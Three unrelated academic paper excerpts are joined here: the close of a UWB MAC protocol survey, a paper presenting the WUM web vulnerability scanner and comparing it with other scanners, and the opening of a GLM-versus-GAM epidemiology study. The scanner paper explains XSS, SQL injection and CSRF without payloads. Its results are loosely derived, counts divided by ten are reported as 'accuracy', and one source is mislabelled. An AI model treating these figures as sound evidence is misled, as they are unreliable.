Table I lists the recent works for UWB MAC protocols according to the ten parameters. Based on the data listed in Table I, we introduce some research tracks to be attacked soon in different fields to explore more advances in either analysis or improvements. These suggestions are as follows:

1) Decreasing energy consumption and decreasing throughput are objectives of many research fields on WBANs and WSNs. Therefore, many works plan to evaluate network performance in the case of unsaturated and saturated traffic with low power consumption.

2) Many works did not utilize the characteristics features of UWB signals, e.g. precise position/timing location. Therefore, a considerable effort should be paid to perfectly using these features.

3) An amazing research work can address hot spot traffic where a device or component is targeted by a source more than the others. Also, one or more nodes may be active than the other sources. Introducing such assumptions to WBANs, WSNs or WPANs may reflect more realistic situations. Modeling these cases may be disturbing.

4) Studying different backoff algorithms to both WPANs and WBANs for different operating conditions is a substantial objective for future works. Building participation WPAN anti-blocking communication models and redesigning the link scheduling schemes are suggestions of future works. A special interest should be pointed to transmitting videos in multi-hop WPANs.

5) A wonderful and missionary research goal is to study the interference of UWB signals with other signals and how to change the data between UWB WPAN or UWB WBAN and other networks using other signals. For instance, how to change the data between cellular networks and UWB WPANs, UWB WSNs, or UWB WBANs can be transmitted.

6) Important research domains either in UWB networks or other networks are to consider node failure and masked node problems. Therefore, it is a good research goal to handle these problems. Fault tolerance and masked node problem are rich and hopeful research areas.

TABLE I. SUMMARY OF THE ADDRESSED CRITERIA AND PERFORMANCE METRICS

	Application	**Cast (S-M-B)**	**Protocol Centralization**	**No. of Hops**	**Mobility**	**No. of Channels**	**Uniformity**	**Priority**	**Analysis**	**Performance Metrics**
[18]	B-S	M	D	M	F	S	U	Y	M-S	T-D-P
[27]	B	S	D	S	F	M	U	N	M-S	D-P
[28]	B	S	C	S	M	M	-	N	M-S	T-B-P
[8]	B	S	D	S	F-M	M	-	Y	S	P
[15]	B	S	D	M	M	S	U	N	M-S	-
[17]	B-S	-	C-D	S-M	F	M	-	N	S	D-P
[16]	B-S	S	C (CSMA/CA) D(TDM)	S	F	M	U	Y	M-S	T-D-B
[29]	B-S	S	D	S	F	S	U	N	S	T- D
[26]	P	S	D	S	F	M	N	N	S	T-P
[30]	P	S	C	S	F	M	N	N	M-S	T-P
[31]	P	M	C	M	F	S	N	N	M-S	T -D
[32]	P	S	D	S	F	S	U	Y	M-S	T
[33]	P	M	D	M	M	M	N	Y	S	D-B-P
[34]	P	-	D	M	F	M	N	Y	M-S	T
[35]	S	S	D	M	F	M	U	Y	S	T-P

V. CONCLUSION

In this article, we introduced the recent advances in UWB applications and performance analysis of MAC protocols for WBANs and WPANs. We addressed the main assumptions and the evaluated performance metrics. Also, we summarized the main contributions of these works and compared between them in terms of ten parameters: application domain, cast type, protocol centralization, number of hops, mobility, number of used channels, uniformity, priority, and analytical approach.

We discovered cases where authors assumed ideal assumptions in contrast to the real situations which are not ideal. Also, many situations were neglected in analyzing the suggested approaches. For example, Fault tolerance and masked node problem were not addressed. According to the interference between different types of communication waves and communicating networks, suitable approaches should be introduced to perfectly utilize the available waves and networks.

Aiming to overcome these situations, we draw a roadmap to a wide area of the research domain. Many research ideas to get more performance in UWB applications or more accuracy in analysis according to different parameters we listed. The listed research ideas may introduce more efficient analysis and modelling techniques or more efficient approaches to the existing applications.

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Web Unique Method (WUM): An Open Source Blackbox Scanner for Detecting Web Vulnerabilities

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***Abstract*—The internet has provided a vast range of benefits to society, and empowering people in a variety of ways. Due to incredible growth of Internet usage in past 2 decades, everyday a number of new Web applications are also becoming a part of World Wide Web. The distributed and open nature of internet attracts hackers to interrupt the smooth services of web applications. Some of the famous web application vulnerabilities are SQL Injection, Cross Site Scripting (XSS) and Cross Site request Forgery (CSRF). We believe that in order to encounter these vulnerabilities; the web application vulnerabilities scanner should have strong detection and prevention rules to ease the problem. At present, a number of web application vulnerabilities scanners have been proposed by research community, such as ZED Attack Proxy (ZAP) by AWASP, Wapiti by sourceforge.net and w3af by w3af.org. However, these scanners cannot challenge all web vulnerabilities. This research proposed and develop a vulnerability scanning tool WUM (web unique method) to detection and prevention of all the major instance vulnerabilities and demonstrates how to detect unauthorized access by finding vulnerabilities. With the efficient use of this tool, the developers are able to find potentially vulnerable web application. WUM generated a high level of accuracy and compatibility, which is elaborated underneath. The result of the experiment shows proposed vulnerability scanner tool WUM which gives less false positive and detect more vulnerabilities in comparison of well-known black box scanners.**

Keywords*—*Automated vulnerability detection; black-box scanners; web vulnerabilities crawling; security scanner

I. Introduction

Web applications are the best way of providing standard facilities through Internet. The collaboration of diverse technologies that are used in many generalization layers, are the foundation cause of vulnerabilities in web applications [1]. In fact, the number of reported website vulnerabilities is increasing abruptly. This could be minimized by providing a firm knowledge of web developers, or through security-aware web application development frames. This can be imposed by splitting the structure and input/output data of content [2].

Fig. 1 provides the unique and extensively used web application architecture of three-tier with help of each tier methodologies and modules of software. Advance features that intensify the intricacy of web application are given by technologies and architecture of web application [1]. With the popularity of forums, web services and blogging, attackers started taking interest in web applications [3]. A user getting a bug, loophole and weakness existing in the web application that can be exploited by an illegal user is known as vulnerability. Usually these vulnerabilities do several incursions for getting full command over web application. Globally renowned organizations have a serious issue regarding vulnerability system [4].

According to OWASP [5], the most Dangers web vulnerabilities are include XSS, CSRF and SQLi, among others. The information of these vulnerabilities exploits represent a significant threat for website and demand to secure these vulnerabilities with security counter measures. In order to overcome security breaches with successful attacks against web applications different penetration tester used variety of techniques around the globe. Many techniques assist to identify the vulnerabilities existing in the web application in order to prevent and minimize potential of web damages. However, testing the web application requires sufficient and experienced tester. An Additional burden is the fact that the testing process itself is a manual and prolonged process with essential requirement for precision [6].



Fig. 1. Overview of Web architecture.

In order to support testers there is another methodology for analyzing the web vulnerabilities in web applications. This technique is to check the output of the application by providing some input to that specific output. This analysis method is said to be a black-box testing. There are a lot of automated and manual testing tools for XSS detection, SQLi also detecting other vulnerabilities scanners [6], [9]-[15] in order to make web security easier for web developers/admin. This research presents an open source web vulnerability scanner that use black box technique to carry out crawling and scanning for websites, to effectively detect the presence of exploitable web vulnerabilities. This tool is independent of a database of known vulnerabilities; instead distinctive, underlying properties of application level vulnerabilities are exploited to effectively detect affected programs. It additively attempts to automatically generate proof of concept exploit in certain cases which serves to bring increment in confidence of the correctness of our scan results.

WUM architecture which is flexible incorporates multithreaded crawling, attack and analysis components. Employing the assistance of a graphical user interface the user can effectively configure single or combined crawling attack runs. Proposed prototype implementation, we currently provide various attack components, reflected and Stored XSS, SQLI, CSRF, LFI/ RFI, CJ, SSL and UR. In addition, an application programming interface is provided to enable the developers to implement their own modules in order to effectively launch their desired attacks. The main objective of this paper to gauge performance of black box scanner to detect web vulnerabilities and to detect rate can be improved. This research paper proposed a tool to increase the efficiency of black-box web vulnerability scanners by growing their ability to recognize the internal state of web application. The usability of that model is to down the application in a state aware mode, negotiating more of the web application. As a result, it finds out more vulnerabilities and provide flexibility for improvements, which helps to carryout penetration testing in more effective and efficient way.

The Remainder of this research paper is organized as follows. Section 2 describes types of web vulnerabilities and related work. Section 3 describes the methodology of WUM. Section 4, this section concludes the paper and present comparison between WUM and existing commercial open source vulnerability scanner.

II. Background and Litrature Review

A lot of work is being carried out by renowned organization, computer security enterprises, threat intelligence software companies, and independent security researchers for cyber vulnerabilities. Methods of Detection and prevention of web vulnerabilities have been studied widely. Machine learning, dynamic, static and combined are most preferable techniques All web based penetration testing scanners can easily be separated in three categories; i.e. academic, open source Scanner and commercial [7], [8]. Individuals having same interest of research take assistance from academic scanner to introduce their own scanner like SQIVS [9], Increase the MySQLinj factor [10], secubat [11] State aware scanner [12], Amnisia [13] and wave [14], etc. Many academic scanners are not in the reach of a public, language dependent and are under development. Thus, those techniques that are used in development cycle of defined scanners are publically present to ponder the light to every individual or academic researcher; those researchers who really need to upgrade the previous Scanners or launched new methodologies with advanced key factors.

Academic scanner public has access open source scanner like nikito, zap, wapit, vega and wa3p [15] for free over the copyright tags and policy. Thus, the framework, algorithm or development cycles are not accessible for public Use. Just like individuals or researchers that are authorized to work and enhance the open source scanners with acceptance of the owner. Next to this process, the open source and academic Web penetration testing scanners are also known as commercial Scanners, like AppScan, Acunetix, Bugblast, Netsparker, etc. These commercial Scanners are basically dis-similar from academic and open source Scanners in such ways that the person can only use these functionalities of the defined scanners by means of purchase, and also the architecture, algorithms or methodologies recycled by development of these scanners. These are not obtainable to public and no other vendor allows enhancement of their scanner [15]. Scanner provide to user with great and vast aid and functionalities factor that are not present in academic and commercial Scanners. Primarily, there are two most standard methods that use in evolution of web penetration testing scanner, whether it is academic scanners, open source or commercial or combination of both. These techniques and methodologies that can be categories into two: static and dynamic techniques. Scanners that perform dynamic approach are basically known as attacks scanners because they explore server response to find vulnerabilities with the help of target attacking application. Moreover, they do not require target source code to execute the security outcomes. Furthermore, these scanners are helpful in static approach that demand to discover the source code of target application and recognize errors or vulnerabilities through flow control of data and information, taint exploration, modelling checking and applying more with the help of above composition [16]-[18]. Jovanovic et al. suggested Pixy, a fixed code investigates the scanner kit that is useful to discover the taint-style of vulnerabilities automatically. In that technique, there are inter procedural, flow and it shows sensitivity in content of low and false attributes and higher accuracy. Mathematical results explain that Pixy was easily find out the both Structured Query Language (SQL) injection and Cross Site Scripting (XSS) vulnerabilities in PHP scripts, these vulnerabilities have an observation about 50% false positive rate [19]. However, WUM puts a greater focus on the technique proposed in [6], [13].



Fig. 2. A simple attack.

Take an explanation that shows the issue with the help of little description of simple example. Fig. 2 expresses the Mentioned scenario. Those web browsers, where a HTML page is accomplished calls a server that uses ARGA as argument. This argument might be explained at the HTML page with the help of defined source code:

<form a c t i o n =" t e s t. c g i" method=GET>

<i n p u t maxlength =11 t y p e =" i n p u t" name=

"ARGA"> Username </ i n p u t ></form >

Following above source code showed a maximum length and a type that assigned to ARGA. It is defined in such a way that when the server acquires the request that are coming from the web page as a test.cgi file with the content represented in Fig. 2 is achieved. There are different types of vulnerabilities and these are explained further in following sub-section.

A. SQL Injection Vulnerability

Structured Query Language SQL is a database text language that allows user to manipulating the data saved in the database through the commands such as UPDATE, DELETE and INSERT [20]. The major consequences of SQL injection one type of security Exploit are SQL Injection that contains all the SQL queries that can be executed without any appropriate validation format. The common alternative way is that when a mischievous end user inputs certain type of data by which an application uses as shown in Fig. 3 [12].



Fig. 3. A SQL injection attack.

B. Cross Site Scripting Vulnerability

Cross site scripting vulnerabilities are namely document object model (DOM), reflected or non-persistent and persistent [21] Cross-site scripting (XSS) vulnerability [22] that allows mischievous developers that they can forward some harmful JavaScript to the site. It can occur, when an application takes the information which is send by user in response pages without doing any validation inspection, while the end user is trying to enter in an injected area of website. Thus, the browser easily achieves his target and mischievous user easily adds malicious JavaScript. Cross site scripting vulnerability arouse when given input is not appropriate. Input sanitization and validation help removing XSS ensuring that given data is in appropriate format of web application as shown in Fig. 4 [22].

Stored or persistent vulnerability is that when hacker inputs pay-loads are stored in web database in a server and that stored data is hacked by post response page. Previous researches observed this kind of bugs on blogs, social media and forums [22]-[24]. DOM-based XSS exposure is occurred when hacker entered in client site and used his JavaScript. Payload inserts in the website and drastically they achieved response from the DOM, these types of attacks are basically done in client site [24].



Fig. 4. A XSS attack.

C. Cross Site Request Forgery (CSRF) Vulnerability

CSRF attacks that allows the hacker to do unwanted action in website, blog and emails by launching HTTP Request from browsers. CSRF attacks and severity of the damage in a term money and confidential data and performed through different request as presented in Fig. 5. They can easily change user accounts details, email and password and even performing illegal financial transactions and so on [25].



Fig. 5. A CSRF attack.

There are two best important approaches to find vulnerabilities in web applications:

D. Penetration Testing Techniques

1) White box testing: White box testing is an investigation of web application source code. Pixy and FORTIFY scanner easily achieve this task automatically or can be achieved manually. The complexity of a source code can cause problem in accomplishing the task [26].

2) Black box testing: Another methodology for analyzing the security issues in applications is to check the output of the application by providing some input to that specific output. This approach can be easily performed on extensive path through a variety of applications. This tool does not identify the internals of the web application and BBT uses fuzzing technique over the web HTTP requests [26]. the black box methodologies commonly have less incorrect positives than white-box methodologies.

The essential requirement is to go on a page that is able to catch the susceptibilities. Traditional black box web scanners drag a website to count all accessible web pages and formerly down the input records like form values, URL constants, and cookies to generate web vulnerabilities. Though, this method does not pay any attention towards the key points of modern web applications. The state of web application is easily change by providing any application or request. One of the most common situations is that the information of any web application such as: database, file system and time etc. is able to check its output details.

E. Classification of Web Application Security Approaches

Web Application security is a process of engineering the web application by attacking. The malicious attack in web application security works itself to protect the site. The main objective of security is to evade vulnerabilities in the starting phases of development of web life cycle. This life cycle methodology should be followed to make sure completeness and consistency of project. It includes planning, analysis, design and development, testing, and implementation and maintenance as shown in Fig. 6. Following methodologies can be considered in protective programming (i.e. protected coding strategies), detection of vulnerabilities methods and prevention of attack methods.

1) Secure Coding Guidelines: This methodology should be adopted by the developers to make a secure web application. In order to perform this methodology the developers should be trained to learn standards of coding in detail because most of the web vulnerabilities like SQLi and XSS arise due to the incorrect use of inputs. In order to eliminate this type of attack secure coding guide line is the best approach to use But still few developers exist who do not use secure coding standard and make mistakes in their codes through which secure coding guidelines does not promised the security of application [1].



Fig. 6. Process of SDLC.

2) Vulnerability Detection Approaches: VDA is used to detect any type of web vulnerability in the website through performed testing in web application. There are some different approaches to detect web vulnerabilities which are categorized into static, dynamic and hybrid analysis. Static approach is examining web source code without executing website. On the other hand, dynamic is used to detect web vulnerabilities after executing the code. Static and dynamic is used in coding or in testing stage of development life cycle of application. Code-based approach is applied on static method to abstract the valid and invalid situations in code of application. Overall, the value of code based build upon the test cases which was used for identifying vulnerabilities in code. The positive side of static is that they evaluate the code automatically during the early development of life cycle. By doing this, it will be helpful for finding and eliminate errors in early stage and decrease cost, because cost rises along with the development of life cycle. On the other hand, they sometimes generate wrong results i.e. producing a wide range of false positives and false negatives. Somehow, dynamic approach is generating true result. They need a massive amount of test cases to detect errors in code [1].



Fig. 7. The Architecture of WUM Tool.

III. Methodology

The proposed method is based on WEB security WUM scanner in order to find web vulnerabilities. It's also display parameters from where SQLi, XSS and some well-known vulnerabilities were founded. In order to keep the design open, collective and compatible architecture has been used. This scanner consists of four parts named crawling and parsing, detection, and attacking and analysis phases. It's also providing detail on web vulnerability in last to show generated attack part that can be trigged separately. As far as the efficiency and performance is concerned, this scanner is able to dispatch 8 to 10 parallel attacks that is further elaborated in given Fig. 7.

IV. Automated Vulnerability Detection

An Automated web vulnerability scanner to find efficient result approach depends upon imitation of SQLI, XSS, CSRF, LFI/RFI vulnerabilities payload. Consequently, the possibility of examining is restricted only to HTTP responses received from the application server which runs verified web application. Likewise, to the reported strategies commonly found in other systems [6], [11], [14]. Our approach encompasses the following Modules. Web crawling, AEP's (application entry Point's) detection and extraction, attacking, analysis, and report generation as shown in Fig. 8.

1) Crawling Module: Attacks can be propelled just against formerly recognized AEP's during the dynamic security analysis. Therefore, identification of all pages inside target web application is critical for testing [14]. This can be done automated, manually or semi-automated. It will crawl page to page of website and will automatically check the pages with scripts and payloads for vulnerabilities. Comparatively slow response time of remote website server. To initiate a crawling session, the crawling phase of scanner needs to be linked with a website URL. Crawler use URL as a starting point and steps down to the web link tree and collecting all web pages associated with it. Only as a specific web crawler, this scanner has configurable options for the maximum web pages per domain to crawl high web pages depth as shown in Fig. 9. The basic idea for implementation of crawling component was taken from existing systems [9], [11], [14], [27], [28].



Fig. 8. An overview of a WUM.



Fig. 9. WUM crawling phase.

2) Attack Module: Once crawling phase was completed; next phase is to initialize processing on the list of target web pages. Particularly, the attack module scans each page which found in a crawling phase as presented in Fig. 10. For each AEP, a set of valid parameter values is generated that are used by different researchers [9], [11], 14] to generate HTTP request. The outcome of this request is referenced in HTML page. In addition, in every AEP, a set of malicious or incorrect parameter values is created. Furthermore, parameter values which violate predefined constraints of parameters are generated.

3) Analysis Modules: The third module is analysis module. When user click on more details it launches attack to interpret web pages and parse web vulnerabilities There are some possibilities of false positives web vulnerabilities. To reduce this problem, a module is added on WUM to care about confidence value in case of false positives are occurred. At the end of this phase scanner is able to provide solution of web vulnerabilities which was found by WUM scanner.

Fig. 10. WUM analysis phase.

V. Experimental Result

WUM scanner has been developed in ASP.net with the help of the database named Microsoft SQL Server. For our studies, we use sample size of 10 website which was selected from malicious website obtained from XSSed (xssed.com) and DMOZ (dvwa.co.uk).in order to test different scanners, for presented study select Sample web URL used as AEP on WUM scanners: scanner 1, scanner 2 and scanner 3. Some of them are able to find all web vulnerabilities as wum scanner. We also selected some well-known vulnerabilities, like XSS, SQL Injections, CSRF, LFI/RFI, SSL and URL redirection. During testing we have used 1 commercial and 2 open source web vulnerability scanners to compare results with WUM scanner.

The result of different scanners presented in Table I. In order to evaluate result for presented we performed testing on different scanner to find web vulnerabilities. Many attempts have been made in order to aim to find web vulnerabilities on sample websites for the current study present interesting result from our Dataset. From the Table scanner 1 have found all web vulnerabilities expect SSL because this scanner is not able to find SSL web Vulnerability. For this study we have marked SSL as NA. It's found total 27 vulnerabilities in case of XSS is 7, in case of SQL Injection is 6, in case of CSRF is 3, in case of LFI/RFI is 1, in case of CJ is 6 and in case of directory discloser is 4. In the same way Scanner 2 and 3 found different result display with total 17 and 9 vulnerabilities. WUM scanner found better result as compared to others scanner with total 38 vulnerabilities. Its founds result in case of XSS is 9,in case of SQL Injection is 5, in case of CSRF is 4, in case of LFI/RFI is 2, in case of CJ is 7, in case of SSL is 8, and in case of directory discloser is 3. This study presents interesting result to detect web vulnerabilities with respect to exiting result.

Table II define Resampling of scanner vulnerabilities comparison and contains the means values of vulnerabilities and accuracy percentile over sample data. As compared to others WUM scanner generated a mean value of 0.54 which is more precise then other scanners. These results are driven from mean values and it is clearly obvious that WUM scanner has a competitive advantage over the rest of tools.

TABLE I. SCANNER VULNERABILITIES COMPARISON

Scanners	XSS	SQLi	CSRF	LFI/RFI	CJ	SSL	DD	Total
Scanner 1	7	6	3	1	6	NA	4	27
Scanner 2	5	4	6	2	NA	NA	NA	17
Scanner 3	6	3	NA	NA	NA	NA	NA	9
WUM	9	5	4	2	7	8	3	38

TABLE II. RESAMPLING OF SCANNER VULNERABILITIES COMPARISON AND ACCURACY PERCENTILE

TOOL	XSS	SQLi	CSRF	LFI/RFI	CJ	SSL	DD	Mean	%
S1	0.70	0.60	0.30	0.10	0.60	NA	0.40	0.45	45%
S2	0.50	0.40	0.60	0.20	NA	NA	NA	0.425	42%
S3	0.60	0.30	NA	NA	NA	NA	NA	0.45	45%
WUM	0.90	0.50	0.40	0.20	0.70	0.80	0.30	0.5428	54%

The above result presented clearly shows that WUM scanners have 54% accuracy ratio and Scanner 1, Scanner 2 Scanner 3 have 42%, 45% and 45% accuracy ratio respectively. Our scanner is more precise and has increased accuracy result by 9% with comparison to scanner 1, in case of Scanner 2 increased accuracy result by 12%, in case of Scanner 3 increased accuracy result by 9%. This comparison of different scanner with WUM is also presented in Fig. 11.



Fig. 11. Scanner vulnerabilities comparison.

VI. CONCLUSION

In this study, we tried to enlighten the most common vulnerabilities of websites, such as Cross-Site Scripting, SQL Injection, Cross site request forgery CSRF, LFI/RFI, CI, SSL, DD. Additionally, we have developed a new scanning tool i.e. Website Unique Method (WUM) to detect these vulnerabilities. To provide factual results, the experimental work is carried out on proposed vulnerability scanning tool along with other well-known scanners is tested on 10 malicious websites to demonstrate the viability and the effectiveness of the proposed solution. The experiments include the evaluation of detection rate of vulnerability scanning system for XSS, SQLi, CSRF, LFI/RFI, CI, SSL, DD and the assessment of the effectiveness of our proposed methodology. The experimental results show that the proposed approach effectively detects most of the vulnerabilities. Moreover, the proposed approach allows a website developer's to recognize and assess vulnerabilities prior to publish their websites on web.

Future research will be based on the development of an upgraded version of WUM scanner to prevent and detect more web attacks, parameters and payloads to test random attacks by using all permutation and combinations. We are planning to implement machine learning on these set to identify more efficient result. We are also setting up a WUM website for users to scan website and download scanner.

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Comparative Performance Analysis for Generalized Additive and Generalized Linear Modeling in Epidemiology

Methods of Evaluation for Modeling Disease Incidence

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***Abstract*—Most environmental-epidemiological researches emphasize modeling as the causal link of different events (e.g., hospital admission, death, disease emergency). There has been a particular concern in the use of the Generalized Linear Models (GLMs) in the field of epidemiology. However, recent studies in this field highlighted the use of non-parametric techniques, especially the Generalized Additive Models (GAMs). The aim of this work is to compare performance of both methods in the field of epidemiology. Comparison is done in terms of sharpening the relation between the predictors and the response variable as well as in predicting outbreaks. The most suitable method is then adopted to elucidate the impact of bioclimatic factors on the emergence of the zoonotic cutaneous leishmaniasis (ZCL) disease in Central Tunisia. Monthly epidemiologic and bioclimatic data from July 2009 to June 2016 are used in this study. Akaike information criterion, R-squared and F-statistic are used to compare model performance, while the root mean square error is used for checking predictive accuracy for both models. Our results show the potential of GAM model to provide a better assessment of the nonlinear relations and to give a high predictive accuracy compared to GLMs. The results also stress the inaccurate estimation of risk factors when linear trends are used to model nonlinear structured data.**

***Keywords*—Generalized linear model; generalized additive model; zoonotic cutaneous leishmaniasis; Central Tunisia**

I. Introduction

In the last decade, there has been an increasing interest for the use of nonparametric modeling techniques in the field of epidemiology, especially the generalized additive models (GAMs) [1]. In fact, they became of great concern for modern analytics in several fields of scientific researches. However, researchers are still faithful to the use of parametric techniques such as the generalized linear models (GLM) [2]. This can be explained by their robustness and the reliability of the results provided. Since their emergence, both approaches have been extensively applied in diverse domain such as environment, signal processing, ecology and particularly in epidemiology [3]-[5]. This can be explained by their ability to describe the real dynamics existing in the data and to the straightforward way of interpreting and representing the results using graphical ways.

In fact, GLMs are parametric models that allow for non-linearity through the use of high order polynomial. The specification of these techniques over the traditional linear models is that the mean of the dependent variable is expressed by a linear combination of the independent variables through a link function. Also, the GLMs offer the possibility of using different families of probability distributions for the data in order to whiten the error structures and thereby allow a better fitting for complex relationships between a response and a set of independent variables.

